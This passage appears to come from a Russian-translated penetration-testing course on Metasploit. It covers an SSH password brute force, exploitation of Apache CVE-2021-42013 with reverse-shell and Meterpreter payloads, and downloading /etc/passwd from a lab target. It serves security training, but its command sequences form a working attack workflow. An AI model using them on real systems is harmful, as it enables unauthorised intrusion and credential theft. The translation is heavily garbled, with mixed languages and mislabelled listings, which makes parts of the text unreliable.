   17  auxiliary/scanner/ssh/ssh_login_pubkey                               normal  No     SSH Public Key
    Login Scanner
   18  auxiliary/scanner/ssh/ssh_enumusers                                  normal  No     SSH Username
    Enumeration
   19  auxiliary/fuzzers/ssh/ssh_version_corrupt                            normal  No     SSH Version
    Corruption
   20  auxiliary/scanner/ssh/ssh_version                                    normal  No     SSH Version
    Scanner
   ...
```

Листинг 20 - Отображение всех SSH вспомогательных модулей

Вывод перечисляет вспомогательный модуль *auxiliary/scanner/ssh/ssh_login* с подходящим описанием. Мы можем активировать его, используя индекс 15. После активации модуля можно отобразить его опции.

```
msf6 auxiliary(scanner/smb/smb_version) > use 15

msf6 auxiliary(scanner/ssh/ssh_login) > show options

модуле options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
...
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The целевого хоста(s), see https://github.com/rapid7/
    metasploit-framework/wiki/Using-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
```

```
   USERNAME                         no        A specific username to authenticate as
   USERPASS_FILE                    no        File containing users and passwords separated by space, one
    pair per line
   USER_AS_PASS      false          no        Try the username as the password for all users
   USER_FILE                        no        File containing usernames, one per line
   VERBOSE           false          yes       Whether to вывода print for all attempts
```

Листинг 21 - Отображение параметры модуля *ssh_login*

В этом модуле есть разные options для setting. К счастью, Metasploit уже установил несколько из них за нас. Как и с опциейs Hydra, мы можем установить single password и user или предоставить files, содержащие users, passwords или оба типа data.

Как в примере из *Password Attacks*, предположим, что мы уже выявили имя пользователя *george*. Мы можем указать `rockyou.txt` для параметра `PASS_FILE`. Наконец, установим **RHOSTS** в **192.168.50.201** и **RPORT** в **2222**.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt

msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME george
USERNAME => george

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.50.201
RHOSTS => 192.168.50.201

msf6 auxiliary(scanner/ssh/ssh_login) > set RPORT 2222
RPORT => 2222
```

Листинг 22 - Setting параметры модуля *ssh_login*

Теперь все required options установлены, и мы можем launch module с помощью **run**.

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.50.201:2222 - Starting bruteforce
[+] 192.168.50.201:2222 - Success: 'george:chocolate' 'uid=1001(george) gid=1001(george) groups=1001(george)
    Linux brute 5.15.0-37-generic #39-Ubuntu SMP Wed Jun 1 19:16:45 UTC 2022 x86_64 x86_ x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.119.2:38329 -> 192.168.50.201:2222) at 2022-07-28 07:22:05 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Листинг 23 - Успешная dictionary attack с Metasploit

Выполнив dictionary attack с активированным auxiliary module, Metasploit смог определить правильный пароль, как показано в Листинге 23. В отличие от Hydra, Metasploit не только отображает действительные учетные данные, но и открывает *session*. Мы изучим, что такое сеансы и как их использовать, в следующем учебном блоке, но пока следует понимать, что Metasploit уже автоматически предоставляет нам интерактивный доступ к цели.

Как и с уязвимостью, отображенной командой vulns, можно отобразить все действительные учетные данные, собранные к этому моменту, введя **creds**.

```
msf6 auxiliary(scanner/ssh/ssh_login) > creds
Credentials
===========

host            origin          service       public  private    realm  private_type  JtR Format
----            ------          -------       ------  -------    -----  ------------  ----------
192.168.50.201  192.168.50.201  2222/tcp (ssh)  george  chocolate         Password
```

Листинг 24 - Отображение всех saved credentials database

Отлично! Metasploit автоматически сохраняет действительные учетные данные для нас в базе данных. Он также показывает связанный хост, сервис и тип учетных данных.

На этом раздел по вспомогательных модулей завершен. Мы узнали, как search modules и как set их options под наши needs. Затем мы запустили два modules и изучили, как Metasploit отображает и stores results. Metasploit предлагает broad variety вспомогательных модулей, покрывающих разные protocols и techniques, такие как сканирование портов, fuzzing и performing парольные атаки.

(Microsoft Documentation, 2021), docs.microsoft.com

(Github, 2022), github.com

1. После запуска группы VM 1 следуйте шагам, описанным в этом разделе. Войдите на VM #1 (BRUTE) по SSH и найдите flag в home directory user *george*.

Теперь, когда мы познакомились с basic MSF usage и использованием вспомогательных модулей, углубимся в главную рабочую часть MSF: модуль эксплуатациив.

Exploit modules чаще всего содержат код эксплойта для уязвимые приложения и services. На момент написания Metasploit содержит более 2200 exploits. Каждый из них тщательно developed и tested, что делает MSF способным успешно exploiting широкий набор vulnerable services. Эти exploits вызываются почти так же, как вспомогательных модулей.

В этом примере мы используем один из exploit-модулей, чтобы получить доступ к целевой системе WEB18. Предположим, что с помощью сканирования уязвимостей мы определили, что система запускает веб-сервер Apache1 2.4.49 и уязвима к *CVE-2021-42013*. Мы попробуем использовать Metasploit и его exploit-модули, чтобы эксплуатировать эту уязвимость и получить выполнение кода.

Создадим новый workspace для этого раздела и поищем в модуле Metasploits, связанные с "Apache 2.4.49".

```
msf6 auxiliary(scanner/ssh/ssh_login) > workspace -a exploits
[*] Added workspace: exploit
[*] Workspace: exploit

msf6 auxiliary(scanner/ssh/ssh_login) > search Apache 2.4.49

Matching модулей
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/http/apache_normalize_path_rce  2021-05-10       excellent  Yes    Apache 2.4.49/2.4.50
    Traversal RCE
   1  auxiliary/scanner/http/apache_normalize_path  2021-05-10       normal     No     Apache 2.4.49/2.4.50
    Traversal RCE scanner
```

Листинг 25 - Создание нового workspace и поиск Apache 2.4.49 modules

Листинг 25 показывает, что наш поиск вернул два подходящих модуля. Индекс 1 указывает на auxiliary module, который проверяет, уязвимы ли одна или несколько целевых систем к ранее упомянутой уязвимости. Индекс 0 указывает на соответствующий модуль эксплуатации.

Выполним **use** для модуль эксплуатации и введем **info**, чтобы изучить его description.

```
msf6 auxiliary(scanner/ssh/ssh_login) > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp

msf6 exploit(multi/http/apache_normalize_path_rce) > info

       Name: Apache 2.4.49/2.4.50 Traversal RCE
     модуле: exploit/multi/http/apache_normalize_path_rce
   Platform: Unix, Linux
       Arch: cmd, x64, x86
...
```

```
модуле side effects:
 ioc-in-logs
 artifacts-on-disk

модуле stability:
 crash-safe

модуле reliability:
 repeatable-session

Available targets:
  Id  Name
  --  ----
  0   Automatic (Dropper)
  1   Unix Command (In-Memory)

Check supported:
  Yes
...

Description:
  This module exploit an unauthenticated RCE vulnerability which
  exists in Apache version 2.4.49 (CVE-2021-41773). If files outside
  of the document root are not protected by ‘require all denied’
  and CGI has been explicitly enabled, it can be used to execute
  arbitrary commands (Remote Command Execution). This vulnerability
  has been reintroduced in Apache 2.4.50 fix (CVE-2021-42013).
...
```

Листинг 26 - Активация exploit-модуля и отображение информации о нем

Вывод содержит несколько важных фрагментов информации в контексте этого модуль эксплуатации. Перед тем как слепо задавать цель и запускать модуль эксплуатации, мы всегда должны понимать, что делает модуль, изучив информацию о нем. Вывод начинается с общей информации об эксплойте, такой как имя, платформа и архитектура.

Вывод также содержит информацию о потенциальных побочных эффектах запуска этого модуль эксплуатации, например записи *Indicators of compromise* в системах журналирования и, в этом примере, артефакты на диске. Это и *module stability* помогают предсказать, можем ли мы обрушить целевую систему или какую информацию защитники могут получить о нас при использовании этого модуль эксплуатации.

модуле reliability определяет, можем ли мы запускать exploit более одного раза. В нашем примере output указывает *repeatable-session*. Это важно, поскольку некоторые модуль эксплуатацииs работают только один раз.

Область *Targets available* в output обычно содержит разные target specifications для уязвимых целей модуль эксплуатации. Часто эти targets варьируются от разных операционных систем и версий приложений до методов выполнения команд. Большинство modules предоставляют target *Automatic*, где Metasploit пытается определить target самостоятельно или использует операцию по умолчанию, указанную module.

Check supported определяет, можем ли мы использовать команду *check* для dry-run модуль эксплуатации и подтверждения, уязвима ли цель, до настоящей попытки эксплуатации.

Description предоставляет текстовое объяснение назначения модуля. Согласно описанию модуля в выводе, похоже, это правильный модуль для уязвимости, выявленной гипотетическим сканированием уязвимостей.

Теперь, когда мы понимаем, что делает модуль эксплуатации и какие implications имеет его execution, можно отобразить его options.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > show options

модуле options (exploit/multi/http/apache_normalize_path_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CVE        CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
   DEPTH      5                yes       Depth for Path Traversal
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The целевого хоста(s), see https://github.com/rapid7/metasploit-
    framework/wiki/Using-Metasploit
   RPORT      443              yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /cgi-bin         yes       Base path
   VHOST                       no        HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

...
```

Листинг 27 - Отображение options модуль эксплуатации

Параметры, показанные в Выводе 27, похожи на параметры, доступные для вспомогательных модулей из предыдущего раздела. Однако для модулей эксплуатации есть дополнительный раздел параметров с именем *Payload options*. Если мы это не зададим, модуль выберет полезную нагрузку по умолчанию. Полезная нагрузка по умолчанию может оказаться не тем, что мы хотим или ожидаем, поэтому всегда лучше задавать параметры явно, чтобы сохранять жесткий контроль над процессом эксплуатации.

Мы рассмотрим разные payloads в следующем учебном блоке, но пока установим обычный TCP reverse shell. Payload можно выбрать с помощью **set payload** и имени payload, в нашем случае *payload/linux/x64/shell_reverse_tcp*. Кроме того, введем IP-адрес нашей Kali-машине для **LHOST**.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set payload payload/linux/x64/shell_reverse_tcp
payload => linux/x64/shell_reverse_tcp

msf6 exploit(multi/http/apache_normalize_path_rce) > show options
...

Payload options (linux/x64/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.119.2    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

...
```

Листинг 28 - Настройка payload для exploit-модуля

Вывод показывает, что введенный payload теперь активен для модуль эксплуатации. У этого payload есть две опции: *LHOST* (IP-адрес или интерфейс локального хоста) и *LPORT* (локальный порт), которые используются reverse shell для обратного подключения.

По умолчанию большинство модуль эксплуатациis используют порт 4444 в payload option *LPORT*. В зависимости от конфигурации нашей машины Metasploit может уже задать значение *LHOST* за нас. Всегда нужно перепроверять это значение, особенно если машина содержит несколько interfaces, потому что Metasploit может сослаться не на тот interface при установке этого значения.

В реальных тестах на проникновение мы можем столкнуться с ситуацией, когда порт 4444 заблокирован межсетевыми экранами или другими технологиями безопасности. Это довольно распространено, поскольку это default port для modules Metasploit. В таких ситуациях изменение номера порта на порты, связанные с более распространенными протоколами, например HTTP или HTTPS, может привести к успешному выполнению выбранного payload.

Следует отметить, что нам не нужно вручную start listener с tools вроде *Netcat*,3 чтобы получить входящий reverse shell. Metasploit automatically sets up listener, matching specified payload.

Теперь set options *SSL* в false и *RPORT* в 80, поскольку target Apache web server работает на port 80 без HTTPS. Затем set *RHOSTS* в целевой IP и введем **run**.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set SSL false
SSL => false

msf6 exploit(multi/http/apache_normalize_path_rce) > set RPORT 80
RPORT => 80

msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 192.168.50.16
RHOSTS => 192.168.50.16

msf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started reverse TCP handler on 192.168.119.2:4444
[*] Started reverse TCP handler on 192.168.119.4:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://192.168.50.16:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://192.168.50.16:80 - Attempt to exploit for CVE-2021-42013
[*] http://192.168.50.16:80 - Sending linux/x64/shell_reverse_tcp command payload
[*] Command shell сессии 2 opened (192.168.119.4:4444 -> 192.168.50.16:35534) at 2022-08-08 05:13:45 -0400
[!] This exploit may require manual cleanup of '/tmp/ruGC' on the target

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Листинг 29 - Запуск модуль эксплуатации

После запуска модуль эксплуатации сначала поднимает listener на порту 4444 и использует ранее показанный auxiliary module для проверки, действительно ли цель уязвима. В нашем случае она уязвима, как показано в Выводе 29. Затем уязвимость эксплуатируется, и payload отправляется. Консоль сообщает, что сессия открыта, и мы получили выполнение команд.

Перед переходом к следующему разделу рассмотрим concept *sessions* и *jobs* в Metasploit. Sessions используются для взаимодействия и управления доступом к successfully exploited targets, a jobs используются для запуска modules или features in background.

Когда мы запустили эксплойт с **run**, была создана сессия, и мы получили интерактивную оболочку. Мы можем отправить сессию в фон, нажав C+z и подтвердив prompt. После того как сессия отправлена в фон, можно использовать **sessions -l**, чтобы перечислить все активные сессии.

```
^Z
Background сессии 2 [y/N]  y

msf6 exploit(multi/http/apache_normalize_path_rce) > sessions -l

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  ...
  2         shell x64/linux               192.168.119.4:4444 -> 192.168.50.16:35534 (192.168.50.16)
```

Листинг 30 - Backgrounding session и перечисление всех currently active sessions

Вывод предоставляет информацию о цели и используемом payload. Это позволяет легко определить, какая сессия управляет доступом к какой цели.

Можно снова interact с session, передав session ID в **sessions -i**.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > sessions -i 2
[*] Starting interaction with 2...

uname -a
Linux c1dbace7bab7 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC 2022 x86_64 x86_ x86_64 GNU/Linux
```

Листинг 31 - Interaction с ранее backgrounded session

Листинг 31 показывает, что мы снова можем вводить команды в интерактивной оболочке. Сессию можно завершить с помощью **sessions -k** и ID как аргумента.

Вместо запуска модуль эксплуатации и отправки полученной сессии в фон можно использовать **run -j**, чтобы запустить его в контексте задания. Так мы по-прежнему увидим вывод запуска модуль эксплуатации, но нам нужно будет взаимодействовать с полученной сессией, прежде чем получить к ней доступ.

На мгновение zoom out и обсудим, почему работа с sessions и jobs жизненно важна в реальном тесте на проникновение. В оценке мы столкнемся с многочисленными targets, и очень легко потерять track machines, к которым у нас уже есть доступ. Использование exploit framework вроде Metasploit помогает управлять доступом к этим machines.

Если мы хотим выполнить commands на specific system, не нужно искать по разным terminals correct Netcat listener. Можно просто interact с specific session. Мы можем launch модуль эксплуатациus с **run -j** в background, и Metasploit автоматически создаст session, пока мы уже работаем над следующим target.

Кроме того, Metasploit также stores information о targets, module results и vulnerabilities в database, что неоценимо для дальнейших steps в теста на проникновение и writing report для client.

Использование модуль эксплуатациus в Metasploit - прямолинейный процесс. Как мы узнали в модулях *Locating Public Exploits* и *Fixing Exploits*, работа с публичными эксплойтами может требовать множества изменений, чтобы заставить их работать. С модуль эксплуатациus в Metasploit все заметно иначе. Когда мы нашли правильный модуль эксплуатации, поняли его последствия и задали опции, мы можем запустить эксплойт. Metasploit также настраивает правильный listener, чтобы предоставить нам доступ к интерактивной оболочке в зависимости от выбранного payload.

Payload определяет, что происходит в системе после эксплуатации уязвимости. В примере этого раздела мы выбрали обычный 64-битный Linux TCP reverse shell. Однако Metasploit содержит разные другие payloads. В зависимости от наших потребностей нам нужно понимать, какой payload set и как его настроить. В следующем учебном блоке мы изучим наиболее важные типы payload, предлагаемые Metasploit.

(Apache, 2022), apache.org

(NIST National Vulnerability Database, 2021), nvd.nist.gov

(Wikipedia, 2022), en.wikipedia.org

(Rapid7 Documentation, 2022), docs.rapid7.com

1. Следуйте шагам из этого раздела и запустите модуль эксплуатации, чтобы получить интерактивную оболочку на VM #1. Введите *pwd* после появления сессии и укажите текущий каталог как ответ.

20.2. Using Metasploit Payloads

Этот учебный блок охватывает следующие учебные цели:

• Понимать differences между staged и non-staged payloads
• Изучить payload Meterpreter
• Создавать executable payloads

В предыдущем учебном блоке мы использовали *linux/x64/shell_reverse_tcp* как payload для модуля эксплуатации. Metasploit содержит множество других payloads, нацеленных на разные операционные системы и архитектуры. Кроме того, Metasploit содержит много других типов payloads помимо базовых shell, выполняющих разные операции на цели. Также framework способен генерировать разные типы файлов, содержащие payloads для выполнения определенных операций, например запуска reverse shell. В этом учебном блоке мы обсудим staged vs non-staged payloads, изучим особый тип payload с именем *Meterpreter* и рассмотрим исполняемые файлы, содержащие payloads.

(Metasploit Documentation, 2022), docs.metasploit.com

В этом разделе мы изучим различия между *staged* и *non-staged* payloads. Предположим, что мы выявили buffer overflow vulnerability в сервисе. Как мы узнали в *Fixing Exploits*, нужно учитывать размер буфера, в котором будет храниться наш shellcode. Если размер shellcode нашего exploit превышает размер буфера, попытка эксплуатации завершится неудачно. В такой ситуации критично, какой тип payload мы выбираем: staged или non-staged.

Difference между этими payload types subtle, но important. *Non-staged* payload отправляется целиком вместе с exploit. Это означает, что payload содержит exploit и full shellcode для selected task. В целом такие "all-in-one" payloads более stable. Недостаток в том, что size таких payloads будет больше, чем у других types.

В отличие от этого, *staged* payload обычно отправляется в двух частях. Первая часть содержит небольшой primary payload, который заставляет машину-жертву подключиться обратно к атакующему, передать более крупный secondary payload, содержащий остальную часть shellcode, а затем выполнить его.

Есть несколько ситуаций, где staged payload предпочтительнее non-staged. Если в exploit есть ограничения по месту, staged payload может быть лучшим выбором, поскольку он обычно меньше. Кроме того, нужно помнить, что антивирусного ПО может обнаружить shellcode в exploit. При замене полного кода первым stage, который загружает вторую и вредоносную часть shellcode, оставшийся payload извлекается и внедряется прямо в память машины-жертвы. Это может предотвратить обнаружение и повысить шансы на успех.

Теперь, когда у нас есть базовое понимание этих двух типов payloads, перейдем к практике. Для этого используем тот же модуль эксплуатации, что и в предыдущем разделе, и введем **show payloads**, чтобы получить список всех payloads, совместимых с текущим выбранным модуль эксплуатации.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > show payloads
Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
...
   15  payload/linux/x64/shell/reverse_tcp                            normal  No     Linux Command Shell,
    Reverse TCP Stager
```

```
...
   20  payload/linux/x64/shell_reverse_tcp                                normal  No     Linux Command Shell,
    Reverse TCP Inline
...
```

Листинг 32 - Отображение compatible payloads модуль эксплуатации

Вывод 32 показывает payload, который мы использовали ранее, под index 20. В Metasploit character "/" используется, чтобы обозначить, staged payload или нет. Поэтому *shell_reverse_tcp* под index 20 не staged, тогда как *shell/reverse_tcp* под index 15 - staged.

Используем staged payload для этого модуль эксплуатации и launch it. Следует отметить, что Metasploit reuse values options из previous payload.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set payload 15
payload => linux/x64/shell/reverse_tcp

msf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started reverse TCP handler on 192.168.119.4:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://192.168.50.16:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://192.168.50.16:80 - Attempt to exploit for CVE-2021-42013
[*] http://192.168.50.16:80 - Sending linux/x64/shell/reverse_tcp command payload
[*] Sending stage (38 bytes) to 192.168.50.16
[!] Tried to delete /tmp/EqDPZD, unknown result
[*] Command shell session 3 opened (192.168.119.4:4444 -> 192.168.50.16:35536) at 2022-08-08 05:18:36 -0400

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Листинг 33 - Использование staged TCP payload reverse shell и запуск модуль эксплуатации

Вывод 33 показывает, что мы успешно получили reverse shell с помощью staged payload. Вывод states, что sent stage был всего 38 bytes, что делает его отличным choice, когда мы пытаемся exploit vulnerability с space constraints.

Получение reverse shell с staged payload завершает этот раздел. Мы обсудили differences staged и non-staged payloads и использовали staged payload для launch модуль эксплуатации.

В примерах до сих пор между staged и non-staged payloads были только небольшие различия, поскольку Metasploit делал всю тяжелую работу в фоне. В обеих ситуациях мы получили сеанс на целевой машине. В последнем разделе этого учебного блока мы вручную настроим listeners и еще раз рассмотрим различия обоих типов payload.

1. Следуйте шагам, описанным в этом разделе, чтобы получить сессию Metasploit со staged payload. Какой символ используется в Metasploit, чтобы обозначить, является payload staged или нет
2. Activate module *exploit/multi/http/apache_normalize_path_rce* в Metasploit и перечислите все совместимые payloads. Найдите 32bit staged reverse TCP command shell payload для Linux и введите его полное имя как ответ.

В предыдущих разделах мы использовали обычный TCP reverse shell. Хотя с таким типом payload у нас есть интерактивный доступ к целевой системе, нам доступна только функциональность обычной командной оболочки. Фреймворки эксплуатации часто содержат более продвинутые payloads, предоставляющие возможности вроде передачи файлов, pivoting и разных других методов взаимодействия с машиной-жертвой.

Metasploit содержит payload *Meterpreter*,1 multi-function payload, который можно dynamically extend at run-time. Payload целиком resides in memory на target, а его communication encrypted by default. Meterpreter предлагает capabilities, особенно полезные в post-exploitation phase, и существует для разных операционная системаs, таких как Windows, Linux, macOS, Android и других.

Снова отобразим все compatible payloads в модуль эксплуатации из предыдущих sections и поищем Meterpreter payloads. После того как найдем non-staged 64-bit Meterpreter TCP payload reverse shell, активируем его и отобразим его options.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   ...
   7   payload/linux/x64/meterpreter/bind_tcp                             normal  No     Linux Mettle x64,
    Bind TCP Stager
   8   payload/linux/x64/meterpreter/reverse_tcp                          normal  No     Linux Mettle x64,
    Reverse TCP Stager
   9   payload/linux/x64/meterpreter_reverse_http                         normal  No     Linux Meterpreter,
    Reverse HTTP Inline
   10  payload/linux/x64/meterpreter_reverse_https                        normal  No     Linux Meterpreter,
    Reverse HTTPS Inline
   11  payload/linux/x64/meterpreter_reverse_tcp                          normal  No     Linux Meterpreter,
    Reverse TCP Inline
   ...

msf6 exploit(multi/http/apache_normalize_path_rce) > set payload 11
payload => linux/x64/meterpreter_reverse_tcp

msf6 exploit(multi/http/apache_normalize_path_rce) > show options
...

Payload options (linux/x64/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.119.2    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
...
```

Листинг 34 - Проверка совместимых payload'ов Meterpreter для exploit-модуля и использование 64bit *meterpreter_reverse_tcp*

Вывод 34 показывает, что есть разные payload'ы Meterpreter, совместимые с текущим активированным exploit-модулем.

Здесь следует отметить, что все Meterpreter payloads являются staged; однако output **show payloads** содержит как staged, так и non-staged payloads. Разница между этими двумя типами в том, как Meterpreter payload передается на целевую машину. Non-staged version включает все компоненты, required для запуска сессию Meterpreter, тогда как staged version использует отдельный first stage для загрузки этих components. Загрузка этих components по сети создает довольно много traffic и может alert defensive mechanisms. В ситуациях, где bandwidth limited или мы хотим использовать один и тот же payload для compromise multiple systems в оценке, non-staged Meterpreter payload оказывается очень handy. До конца модуля, когда мы будем использовать Meterpreter payload, будем применять non-staged version.

После выбора 64-bit non-staged version *meterpreter_reverse_tcp* как payload можно review его options. Для этого particular payload применяются те же options, что и для previous payloads, которые мы использовали.

Теперь запустим модуль эксплуатации с нашим Meterpreter payload. Когда получим командную строку Meterpreter, отобразим доступные команды, введя **help**.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started reverse TCP handler on 192.168.119.4:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://192.168.50.16:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://192.168.50.16:80 - Attempt to exploit for CVE-2021-42013
[*] http://192.168.50.16:80 - Sending linux/x64/meterpreter_reverse_tcp command payload
[*] сессию Meterpreter 4 opened (192.168.119.4:4444 -> 192.168.50.16:35538) at 2022-08-08 05:20:20 -0400
[!] This exploit may require manual cleanup of '/tmp/GfRglhc' on the target


meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
                             Help menu
    background                Backgrounds the current session
    ...
    channel                   Displays information or control active channels
    close                     Closes a channel
    ...
    info                      Displays information about a Post module
    ...
    load                      Load one or more meterpreter extensions
    ...
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    ...

...

Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the целевую систему local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List запущенных процессовес
    shell         Drop into a system command shell
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS
```

Листинг 35 - Отображение compatible payloads модуль эксплуатации

Через несколько moments после launch модуль эксплуатации мы получим командную строку Meterpreter, как показано в Вывод 35. Commands Meterpreter divided into categories, такие как *System Commands*, *Networking Commands* и *File system Commands*.

Познакомимся с некоторыми Meterpreter commands. Начнем gathering information, введя **sysinfo** и **getuid**.

```
meterpreter > sysinfo
Computer     : 172.29.0.2
OS           : Ubuntu 20.04 (Linux 5.4.0-122-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux

meterpreter > getuid
Server username: daemon
```

Листинг 36 - Отображение compatible payloads модуль эксплуатации

Команды предоставляют нам информацию о целевом компьютере, операционной системе и текущем пользователе.

Как мы уже узнали, Metasploit uses sessions для управления доступом к different machines. Когда Metasploit interacts with system внутри session, он использует concept *channels*. Запустим интерактивную shell, введя **shell**, выполним command в context channel и background channel, где работает shell. Чтобы background channel, можно использовать C+z.

```
meterpreter > shell
Process 194 created.
Channel 1 created.
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
^Z
Background channel 1 [y/N]  y

meterpreter >
```

Листинг 37 - Запуск channel и backgrounding it

Далее запустим второй интерактивную shell, выполним command и background channel.

```
meterpreter > shell
Process 196 created.
Channel 2 created.
whoami
daemon
^Z
Background channel 2 [y/N]  y
```

Листинг 38 - Запуск второго channel и backgrounding it

Теперь перечислим все активные каналы и снова взаимодействуем с каналом 1. Чтобы перечислить активные каналы, можно ввести **channel -l**, а чтобы взаимодействовать с выбранным каналом, использовать **channel -i** и ID канала как аргумент.

```
meterpreter > channel -l

    Id  Class  Type
    --  -----  ----
    1   3      stdapi_process
    2   3      stdapi_process

meterpreter > channel -i 1
Interacting with channel 1...

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Листинг 39 - Список всех активных каналов и взаимодействие с каналом 1

Вывод 39 показывает, что мы снова можем выполнять команды в контексте channel 1. Использование channels очень поможет управлять системным доступом и выполнять post-exploitation-операции.

Далее используем команды *download* и *upload* из категории *File system Commands* для передачи файлов в систему и из системы. Для этого сначала просмотрим команды этой категории.

```
meterpreter > help
...
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the содержимое a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    chmod         Change the permissions of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcat          Read the содержимое a local file to the screen
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory
...
```

Листинг 40 - Список всех команд файловой системы Meterpreter

Листинг 40 показывает разные команды, которые можно использовать для загрузки, скачивания или управления файлами на локальной и целевой системе. Команды с префиксом "l" работают на локальной системе, в нашем случае Kali VM. Например, можно использовать эти команды, чтобы сменить каталог туда, куда мы хотим скачивать или загружать файлы.

Загрузим `/etc/passwd` с целевой машины на нашу Kali-систему. Для этого сначала изменим локальный каталог на Kali-машине на `/home/kali/Downloads`. Затем введем команду **download** и `/etc/passwd` как аргумент.

```
meterpreter > lpwd
/home/kali

meterpreter > lcd /home/kali/Downloads

meterpreter > lpwd
/home/kali/Downloads

meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd -> /home/kali/Downloads/passwd
[*] Downloaded 1.74 KiB of 1.74 KiB (100.0%): /etc/passwd -> /home/kali/Downloads/passwd
[*] download   : /etc/passwd -> /home/kali/Downloads/passwd

meterpreter > lcat /home/kali/Downloads/passwd
root:x:0:0:root:/root:/bin/bash
...
```

Листинг 41 - Смена локального каталога и скачивание `/etc/passwd` с целевой машины

Вывод 41 показывает, что мы успешно загрузили `/etc/passwd` на локальную машину.

Далее предположим, что мы хотим запустить *unix-privesc-check*, как в предыдущем модуле, чтобы найти потенциальные векторы повышения привилегий. Загрузим файл в `/tmp` на целевой системе.

```
meterpreter > upload /usr/bin/unix-privesc-check /tmp/
[*] uploading  : /usr/bin/unix-privesc-check -> /tmp/
[*] uploaded   : /usr/bin/unix-privesc-check -> /tmp//unix-privesc-check

meterpreter > ls /tmp
Listing: /tmp
=============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
...
100644/rw-r--r--  36801    fil   2022-08-08 05:26:15 -0400  unix-privesc-check
```

Листинг 42 - Смена локального каталога и скачивание `/etc/passwd` с целевой машины

Вывод 42 показывает, что мы успешно загрузили *unix-privesc-check* на целевую машину. Если target работает под операционной системой Windows, нужно экранировать обратные слеши в destination path с помощью обратных слешей вроде "\\".

